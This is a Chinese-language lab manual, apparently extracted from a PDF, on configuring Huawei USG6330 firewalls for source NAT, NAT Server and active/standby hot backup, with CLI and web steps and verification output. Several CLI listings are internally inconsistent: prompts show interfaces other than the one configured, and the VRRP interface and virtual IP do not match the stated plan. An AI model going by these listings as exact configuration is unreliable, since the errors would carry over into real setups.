
单击需要配置接口后面的配置按钮  。 依次选择或输入各项参数，单击“确定”。 完成 GigabitEthernet1/0/1 接口配置如图所示：




GigabitEthernet1/0/4 配置类似。

步骤 2 完成 USG6330-1 防火墙域间转发策略配置。


Trust 与 untrust 间转发策略：选择“策略 > 安全策略 > 安全策略”。 在“安全策略列表”中，单击“新建”。 依次输入或选择各项参数。 单击“确定”。 完成 Trust 与 untrust 间转发策略如图所示：



步骤 3 配置 NAT 地址池。公网地址范围为 2.2.2.2—2.2.2.5。选择“防火墙 > NAT > 源 NAT”。选择“NAT 地址池”页签。在“NAT 地址池列表”中单击 。配置如下图所示：配置完成后单击“确定”。



步骤 4 配置 NAT policy。选择“策略 > NAT 策略> 源 NAT”。选择“源 NAT”页签。在“源 NAT 策略列表”中单击。配置如下图所示，配置完成后单击“确定”。



6.3 结果验证

6.3.1 查看相关信息

从 PC1 ping PC2 地址。

```
PC> ping 40.1.1.100

Ping 40.1.1.100: 32 data bytes, Press Ctrl_C to break
From 40.1.1.100: bytes=32 seq=1 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=2 ttl=127 time=16 ms
From 40.1.1.100: bytes=32 seq=3 ttl=127 time<1 ms
From 40.1.1.100: bytes=32 seq=4 ttl=127 time=15 ms
From 40.1.1.100: bytes=32 seq=5 ttl=127 time=16 ms

--- 40.1.1.100 ping statistics ---
  5 packet(s) transmitted
  5 packet(s) received
  0.00% packet loss
  round-trip min/avg/max = 0/12/16 ms
```

使用 display firewall session table 命令查看 NAT 转换情况：

```
[USG6330-1] display firewall session table
 Current Total Sessions : 5
 icmp  VPN: public --> public  10.1.2.100:56279[2.2.2.5:2057] -->40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:55255[2.2.2.5:2053] -->40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:56023[2.2.2.5:2056] -->40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:55767[2.2.2.5:2055] -->40.1.1.100:2048
 icmp  VPN: public --> public  10.1.2.100:55511[2.2.2.5:2054] -->40.1.1.100:2048
```

可以看到，防火墙将源地址 10.1.2.100 转换成了 NAT 地址池中的 2.2.2.5 与 PC2 进行通信。

6.4 实验任务配置（NAT Server&源 NAT 实验）

6.4.1 配置思路

1.配置基本的 IP 地址和所属安全区域，并且放行对应安全策略。

2.配置 NAT Server。

3.创建 NAT 地址池。

4.配置 NAT 策略。

6.4.2 配置步骤-CLI

步骤 1 完成 USG6330-1 上、下行业务接口的配置。配置各接口 IP 地址并加入相应安全区域。（略）

步骤 2 配置域间包过滤策略。

```
[USG6330-1] security-policy
[USG6330-1-policy-security] rule name bidectinal_nat
[USG6330-1-policy-security-rule-policy_sec] source-zone untrust
[USG6330-1-policy-security-rule-policy_sec] destination-zone dmz
[USG6330-1-policy-security-rule-policy_sec] action permit
[USG6330-1-policy-security-rule-policy_sec] service ftp
[USG6330-1-policy-security-rule-policy_sec] quit
```

步骤 3 配置 NAT server。

```
[USG6330-1] nat server ftpserver protocol tcp global 40.1.1.2 ftp inside
10.1.1.100 ftp
```

步骤 4 配置 NAT 地址池。

```
[USG6330-1] nat address-group natpool2
[USG6330-1-address-group-natpool] section 10.1.1.10 10.1.1.20
```

步骤 5 在 DMZ 与 Untrust 域间应用 NAT ALG 功能，使服务器可以正常对外提供 FTP 服务。缺省情况下已经在全局启用了 NATALG 功能，该步骤可以省略。

```
[USG6330-1] firewall interzone dmz untrust
[USG6330-1 -interzone-dmz-untrust] detect ftp
[USG6330-1 -interzone-dmz-untrust] quit
```

步骤 6 创建 DMZ 区域和 Untrust 区域之间的 NAT 策略，确定进行 NAT 转换的源地址范围，并且将其与 NAT 地址池 2 进行绑定。

```
[USG6330-1] nat-policy
[USG6330-1-policy-nat] rule name biderectinal_nat
[USG6330-1-policy-nat-rule-source_nat] destination-zone dmz
[USG6330-1-policy-nat-rule-source_nat] source-zone untrust
[USG6330-1-policy-nat-rule-source_nat] source-address 40.1.1.0 24
[USG6330-1-policy-nat-rule-source_nat] action nat address-group natpool2
```


步骤 7 配置 Switch。

分别将两台 Switch 的三个接口加入同一个 VLAN，缺省即可，如需配置请参考交换机的相关文档。

6.4.3 配置步骤-Web

步骤 1 完成 USG6330-1 防火墙接口配置。选择“网络 > 接口”。


单击需要配置接口后面的配置按钮  。 依次选择或输入各项参数，单击“确定”。 完成 GigabitEthernet1/0/0 接口配置如图所示：




GigabitEthernet1/0/4 配置类似。

步骤 2 完成 USG6330-1 防火墙域间转发策略配置。


Trust 与 untrust 间转发策略：选择“策略 > 安全策略 > 安全策略”。 在“安全策略列表”中，单击“新建”。 依次输入或选择各项参数。 单击“确定”。 完成 Trust 与 untrust 间转发策略如图所示：




步骤 3 配置 NAT server。选择“策略 > NAT 策略> 服务器映射”。在“服务器映射列表”中单击➕。配置如图所示：配置完成后单击“确定”。



步骤 4 配置 NAT 地址池。选择“策略 > NAT 策略> 源 NAT”。选择“NAT 地址池”页签。在“NAT 地址池列表”中单击➕，NAT 地址池的参数配置如图所示：



步骤 5 配置源 NAT，选择“策略 > NAT 策略> 源 NAT”，选择“源 NAT”页，在“源 NAT 策略列表”列表中单击，源 NAT 的参数配置如图所示：



6.5 结果验证

6.5.1 查看相关信息

使用命令 display nat server 查看 NAT server 对应情况：

```
[USG6330-1] display nat server
Server in private network information:
  Total   1 NAT server(s)
 server name   : ftpserver
 id           : 0                    zone         : ---
 global-start-addr : 40.1.1.2          global-end-addr   : 40.1.1.2
 inside-start-addr : 10.1.1.100        inside-end-addr   : 10.1.1.100
 global-start-port : 21(ftp)           global-end-port   : 21
 inside-start-port : 21(ftp)           inside-end-port   : 21
 globalvpn     : public                insidevpn     : public
 vsys          : public                protocol      : tcp
 vrrp          : ---                    no-revers     : 0
 interface     : ---                    vrrp-bind-interface: ---

 description   : ---
```

6.6 思考题

如果服务器映射的外网地址跟 G1/0/4 接口不在同一网段，请问要注意什么？

7 防火墙双机热备实验

7.1 实验介绍

7.1.1 关于本实验


本实验通过在网络出口位置部署两台或多台网关设备，保证了内部网络与外部网络之间的通信畅通。

7.1.2 实验目的

- 理解双机热备的基本原理。
- 理解 VGMP 和 HRP 协议。
- 掌握通过命令行和 web 方式配置防火墙双机热备。

7.1.3 实验组网介绍

图7-1 防火墙双机热备实验拓扑图



7.1.4 实验规划

USG6330 作为安全设备被部署在业务节点上。其中上下行设备均是交换机，USG6330-1、USG6330-2 以主备备份方式工作。

表7-1 端口地址和区域划分

设备名称	接口	IP地址	区域
USG6330-1	G1/0/1	10.1.2.1	Trust
	G1/0/3	30.1.1.1	DMZ
	G1/0/4	40.1.1.1	Untrust
USG6330-2	G1/0/1	10.1.2.2	Trust
	G1/0/3	30.1.1.2	DMZ
	G1/0/4	40.1.1.2	Untrust
PC1	E0/0/1	10.1.2.100	Trust
PC2	E0/0/1	2.2.2.2	Untrust

7.1.5 实验任务列表

序号	任务	子任务	任务说明
1	配置基础数据	配置安全区域	将各接口划入安全区域
2	配置双机热备	配置双机热备	配置双机热备模式为主备模式，FW1为主，FW2为备。
		配置虚拟IP地址	配置VRRP备份组1和2
3	配置安全策略	放行域间转发安全策略	放行Trust到Untrust区域策略

7.2 实验任务配置

7.2.1 配置思路

1.在配置基本的 IP 地址和所属安全区域，并且放行对应安全策略。

2.进行双机热备配置，备份方式为主备备份，USG6330-1 为主，USG6330-2 为备。

7.2.2 配置步骤-CLI

步骤 1 完成 USG6330-1 上、下行业务接口的配置。配置各接口 IP 地址并加入相应安全区域。

```
<USG6330-1> system-view
[USG6330-1] interface GigabitEthernet 1/0/1
[USG6330-1-GigabitEthernet1/0/1] ip address 10.1.2.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/1] quit
[USG6330-1] interface GigabitEthernet 1/0/4
[USG6330-1-GigabitEthernet1/0/4] ip address 40.1.1.1 255.255.255.0
```

```
[USG6330-1-GigabitEthernet1/0/4] quit
[USG6330-1] firewall zone trust
[USG6330-1-zone-trust] add interface GigabitEthernet 1/0/1
[USG6330-1-zone-trust] quit
[USG6330-1] firewall zone untrust
[USG6330-1-zone-untrust] add interface GigabitEthernet 1/0/4
[USG6330-1-zone-untrust] quit
```

配置接口 GigabitEthernet 1/0/1 的 VRRP 备份组 1，并加入到状态为 Active 的 VGMP 管理组。

```
[USG6330-1] interface GigabitEthernet 1/0/4
[USG6330-1-GigabitEthernet1/0/4] vrrp vrid 1 virtual-ip 2.2.2.1 255.255.255.0
active
[USG6330-1-GigabitEthernet1/0/1] quit
```

配置接口 GigabitEthernet 1/0/3 的 VRRP 备份组 2，并加入到状态为 Active 的 VGMP 管理组。

```
[USG6330-1] interface GigabitEthernet 1/0/1
[USG6330-1-GigabitEthernet1/0/1] vrrp vrid 2 virtual-ip 10.1.2.3 active
[USG6330-1-GigabitEthernet1/0/1] quit
```

步骤 2 完成 USG6330-1 的心跳线配置。

配置 GigabitEthernet1/0/3 的 IP 地址。

```
[USG6330-1] interface GigabitEthernet1/0/3
[USG6330-1-GigabitEthernet1/0/7] ip address 30.1.1.1 255.255.255.0
[USG6330-1-GigabitEthernet1/0/7] quit
```

配置 GigabitEthernet1/0/3 加入 DMZ 区域。

```
[USG6330-1] firewall zone dmz
[USG6330-1-zone-dmz] add interface GigabitEthernet1/0/3
[USG6330-1-zone-dmz] quit
```

指定 GigabitEthernet1/0/3 为心跳口。

```
[USG6330-1] hrp interface GigabitEthernet1/0/3 remote 30.1.1.2
```

步骤 3 配置 Trust 区域和 Untrust 区域的域间转发策略。

配置 Trust 区域和 Untrust 区域的域间转发策略。

```
HRP_A[USG6330-1] security-policy
HRP_A[USG6330-1-policy-security] rule name policy_sec
HRP_A[USG6330-1-policy-security-rule-policy_sec] source-zone trust
HRP_A[USG6330-1-policy-security-rule-policy_sec] destination-zone untrust
HRP_A[USG6330-1-policy-security-rule-policy_sec] action permit
HRP_A[USG6330-1-policy-security-rule-policy_sec] quit
```

步骤 4 启用 HRP 备份功能。

```
[USG6330-1] hrp enable
```

步骤 5 配置 USG6330-2。

USG6330-2 和上述 USG6330-1 的配置基本相同，不同之处在于：

1. USG6330-2 各接口的 IP 地址与 USG6330-1 各接口的 IP 地址不相同。

2. USG6330-2 的业务接口 GigabitEthernet1/0/1 和 GigabitEthernet1/0/4 加入状态为 Standby 的 VGMP 管理组。

